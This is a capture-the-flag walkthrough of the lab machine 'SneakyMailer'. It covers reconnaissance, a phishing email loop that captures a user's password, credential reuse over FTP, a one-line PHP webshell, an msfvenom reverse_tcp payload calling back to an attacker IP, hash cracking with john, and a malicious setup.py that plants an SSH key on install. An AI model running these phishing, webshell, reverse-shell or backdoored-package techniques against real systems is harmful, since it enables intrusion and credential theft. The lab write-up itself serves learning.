As can be seen from the above results the dev subdomain is larger than the normal subdomain
Viewing the pages the 200 character difference is that dev offers the Register page

DEV.SNEAKYCORP.HTB



SNEAKYCORP.HTB



IMAP

IMAP * OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION STARTTLS ENABLE UTF8=ACCEPT] Courier-IMAP ready. Copyright 1998-2018 Double Precision, Inc. See COPYING for distribution information.

imap-capabilities:
SORT QUOTA ACL ENABLE completed
ACL2=UNION CAPABILITY

```
THREAD=ORDEREDSUBJECT
THREAD=REFERENCES NAMESPACE IDLE OK
IMAP4rev1 CHILDREN UIDPLUS
UTF8=ACCEPTA0001
STARTTLS
```


IMAP OVER SSL

imap-capabilities:

```
SORT QUOTA ACL ENABLE completed
ACL2=UNION CAPABILITY
THREAD=ORDEREDSUBJECT
THREAD=REFERENCES NAMESPACE
AUTH=PLAIN IDLE OK
IMAP4rev1 CHILDREN UIDPLUS
UTF8=ACCEPTA0001
```

HTTP 8080

HOME PAGE: http://10.10.10.197:8080/



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.


For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

FUZZ RESULTS

```
index.html            [Status: 200, Size: 612, Words: 79, Lines: 26]
```

HOME PAGE: http://pypi.sneakycorp.htb:8080/



Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with `pip`, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

To use this server with `easy_install`, run the following command:

```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found here or via the simple index.

This instance is running version 1.3.2 of the pypiserver software.

Gaining Acces

I of course needed to add the subdomains to the /etc/hosts file

```
10.10.10.197    dev.sneakycorp.htb sneakycorp.htb

```

Using the team.php list of email addresses I built a list of possible targets and sent them all an email containing a link to an http server i hosted on nc


CONTENTS OF email.lst

```
it@sneakymailer.htb
root@sneakymailer.htb
postmaster@sneakymailer.htb
airisatouky@sneakymailer.htb
angelicaramos@sneakymailer.htb
ashtoncox@sneakymailer.htb
bradleygreer@sneakymailer.htb
brendenwagner@sneakymailer.htb
briellewilliamson@sneakymailer.htb
brunonash@sneakymailer.htb
caesarvance@sneakymailer.htb
carastevens@sneakymailer.htb
cedrickelly@sneakymailer.htb
zoritaserrano@sneakymailer.htb
zenaidafrank@sneakymailer.htb
yuriberry@sneakymailer.htb
vivianharrell@sneakymailer.htb
unitybutler@sneakymailer.htb
timothymooney@sneakymailer.htb
tigernixon@sneakymailer.htb
thorwalton@sneakymailer.htb
tatyanafitzpatrick@sneakymailer.htb
sulcud@sneakymailer.htb
sukiburks@sneakymailer.htb
sonyafrost@sneakymailer.htb
shouitou@sneakymailer.htb
shaddecker@sneakymailer.htb
sergebaldwin@sneakymailer.htb
sakurayamamoto@sneakymailer.htb
rhonadavidson@sneakymailer.htb
quinnflynn@sneakymailer.htb
prescottbartlett@sneakymailer.htb
paulbyrd@sneakymailer.htb
olivialiang@sneakymailer.htb
michellehouse@sneakymailer.htb
michaelsilva@sneakymailer.htb
martenamccray@sneakymailer.htb
laelgreer@sneakymailer.htb
jonasalexander@sneakymailer.htb
jenniferchang@sneakymailer.htb
jenniferacosta@sneakymailer.htb
jenettecaldwell@sneakymailer.htb
jenagaines@sneakymailer.htb
jacksonbradshaw@sneakymailer.htb
howardhatfield@sneakymailer.htb
hopefuentes@sneakymailer.htb
herrodchandler@sneakymailer.htb
hermionebutler@sneakymailer.htb
haleykennedy@sneakymailer.htb
glorialittle@sneakymailer.htb
gavinjoyce@sneakymailer.htb
gavincortez@sneakymailer.htb
garrettwinters@sneakymailer.htb
fionagreen@sneakymailer.htb
finncamacho@sneakymailer.htb
doriswilder@sneakymailer.htb
donnasnider@sneakymailer.htb
dairios@sneakymailer.htb
colleenhurst@sneakymailer.htb
chardemarshall@sneakymailer.htb
```

Using the above list of email addresses I sent out a malicious email
I sent a malicious email to these users and set up a listener. They returned a response


```
# State netcat listener
nc -lvnp 80

# Send emails
while read mail;do swaks --to $mail --from it@sneakymailer.htb --header "Subject: Credentials / Errors" --
body "goto http://10.10.14.23/" --server 10.10.10.197; done < email.lst
```

SCREENSHOT EVIDENCE OR NETCAT CAPTURE



```
root@kali:~/HTB/Boxes/SneakyMailer# nc -lvnp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.197.
Ncat: Connection from 10.10.10.197:53178.
POST / HTTP/1.1
Host: 10.10.14.23
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
```

I used Burp to decode the URL encoded data which gave me the below information **(Ctrl + Shift + U)**




```
firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=
^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
```

mail: paulbyrd@sneakymailer.htb
user: paulbyrd
password: ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht

I was able to use this password to access Pauls emails in the Evolution Email Client

SCREENSHOT EVIDENCE OF EXPOSED PASSWORD IN EMAIL



Message from "paulbyrd@sneakymailer.htb" account:

Filesystem notification initialization error -- contact your mail administrator (check for configuration error

Paul Byrd <paulbyrd@sneakymailer.htb> Password

Paul Byrd <paulbyrd@sneakymailer.htb> Module te

From: Paul Byrd <paulbyrd@sneakymailer.htb>
To: root <root@debian>
Subject: Password reset
Date: Fri, 15 May 2020 13:03:37 -0500 (*05/15/2020 02:03:37 PM*)

Hello administrator, I want to change this password for the developer account

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C


Please notify me when you do it

CONTENTS OF PAULS EMAIL

```
Hello administrator,

I want to change this password forthe developer account

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

Please notify me when you do it
```

This tells me I have the developers password. I was able to use it to sign into the FTP server

SCREENSHOT EVIDENCE OF FTP ACCESS



```
root@kali:~/HTB/Boxes/SneakyMailer# ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:kali): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

CONTENTS OF rev.php


```
<?php echo system($_REQUEST['cmd']); ?>
```

I could tell from the directory structure this is one of the websites. I uploaded a webshell to the dev directory on the ftp server

```
# Connect to FTP Server
ftp 10.10.10.197
developer
m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

# Upload malicious webshell
binary
cd dev
put rev.php
```

Once uploaded I could execute commands on the target

SCREENSHOT EVIDENCE OF WEBSHELL




```
root@kali:~/HTB/Boxes/SneakyMailer# curl http://dev.sneakycorp.htb/rev.php?cmd=whoami
www-data
www-dataroot@kali:~/HTB/Boxes/SneakyMailer#
```

The file was deleted automatically shortly after. I created an msfvenom payload and executed that instead

```
# Create payload
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.23 LPORT=1337 -f raw > rev.php

# Execute payload
curl http://dev.sneakycorp.htb/rev.php
```

SCREENSHOT EVIDENCE OF REVERSE SHELL



```
msf5 exploit(multi/handler) > [*] Sending stage (38288 bytes) to 10.10.10.197
[*] Meterpreter session 1 opened (10.10.14.23:1337 → 10.10.10.197:37510) at 2020-07-13 18:08:55 -0400

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : sneakymailer
OS          : Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64
Meterpreter : php/linux
meterpreter >
```

As can be seen above i am the www-data user. I verified the "developer" user was in the /etc/passwd file and was able to use the password again to su as developer

```
grep developer /etc/passwd
su developer
m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C
```


In the /var/www directory I found another subdomain “pypi” so I added that to my hosts file and restarted firefox
There is a htpasswd file containing a password hash in /var/www/pypi.sneakycorp.htb

```
cat /var/www/pypi.sneakycorp.htb/.htpasswd
# RESULTS
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

I used John to crack the hash

```
echo 'pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/' > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
# RESULTS
soufianeelhaoui
```

SCREENSHOT EVIDENCE OF CRACKED PASSWORD



```
root@kali:~/HTB/Boxes/SneakyMailer# echo 'pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/' > hash.txt
root@kali:~/HTB/Boxes/SneakyMailer# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
soufianeelhaoui  (pypi)
1g 0:00:00:15 DONE (2020-07-13 18:21) 0.06653g/s 237809p/s 237809c/s 237809C/s souheib2..souderton16
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

I could not su as the user pypi but the group permissions how the user has pypi-pkg permissions
This means I can use it to upload a package. I created a pypirc file and uploaded it to the target

CONTENTS OF pypi.pypirc

```
[distutils]
index-servers =
        local

[local]
repository: http://pypi.sneakycorp.htb:8080
username: pypi
password: soufianeelhaoui
```

Upload file to target

```
# On attack machine
cat pypi.pypirc | base64 | xclip -sel clip

# On target
mkdir -p /dev/shm/.tobor/mypkg
cd /dev/shm/.tobor/mypkg
echo 'cat pypi.pypirc | base64 | xclip -sel
clipW2Rpc3R1dGlsc10KaW5kZXgtc2VydmVycyA9Cglsb2NhbFsKCmxvY2FsXQpyZXBvc2l0b3J5OiBo
dHRwOi8vcHlwaS5zbmVha3ljb3JwLmh0Yjo4MDgwCnVzZXJuYW1lOiBweXBpCnBhc3N3b3JkOiBz
b3VmaWFuZWVsaGFvdWkK' | base64 -d > pypi.pypirc

# Set permissions
chmod 600 pypi.pypirc
```

I created a python script to use the credentials and the service permissions to upload my public ssh key to low's authorized keys

CONTENTS OF setup.py

```
import setuptools

try:
    with open("/home/low/.ssh/authorized_keys", "a") as f:
        f.write("\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC
+6LgpuNmKCUPQYMc5QVu3gfnDa6gte0IbtDOlo6iDEMRSIe7LCiQyRlfjNbqmOL9penMwSJNCOcBRMqdSYRCw+oJUPqaTdhYJP0kAb
+5onaUIpOdkVZj276zJSJyL5b76+fQSssBFAmKmyw+dloVnIeyXTzaw/l5UUofHC7Y
+1UIfi3zsFI9aAegHNHgKrvrI3sbpT4xdNWXI89DNFJrrAsvT8avDN4pgUCrI+T+6R6oZTjw/Dc5OUd9f6EplMGQVWsCGFoMAH+BMUAEeG
+S1EQioqQnlhO/Kh6MojNrpgYb90bhmqoqbV9XFzMQGqQgYtF9HcxSxpKUVAbrVVeQ7iniwsClVzutXoXr1OI3Hj/h5ZteAhAd
+hBDYcRMHhEgdFD302nD/
tapfREri64l1Ob2kLdfHb1so1zXBQ9htdZqTO96ozKXW4bcC2ssf4o6D0powZNJ3ITG78fyt2hlILOjMEi0y4qDslIBG/InSQSl79qQ
+YdSOnmsobBD2OL4hl6gEpa0v2x73H4deZAVqfaoorMKmhrgyG/
OuI2QIvAC9BiqBYvIHAV15xnrtg14VoR4HrXsmUvGSI43RpPqI4Hh47pdHYC7UqkFAMKZ5KA5u3qoEUHoSIE8rGUe/
GzsGukOvAJnjwtq7HLduoPpuH32NxLA0/rZHm87OBaMCgQ== root@kali")
        f.close()

except Exception as e:
    pass

setuptools.setup(
        name="tobor",
        version="0.0.1",
        author="Example Author",
        author_email="author@example.com",
        description="A small example package",
        long_description="",
        long_description_content_type="text/markdown",
        url="https://github.com/pypa/sampleproject",
        packages=setuptools.find_packages(),
        classifiers=[
            "Programming Language :: Python :: 3",
            "License :: OSI Approved :: MIT License",
            "Operating System :: OS Independent",
        ],
)
```

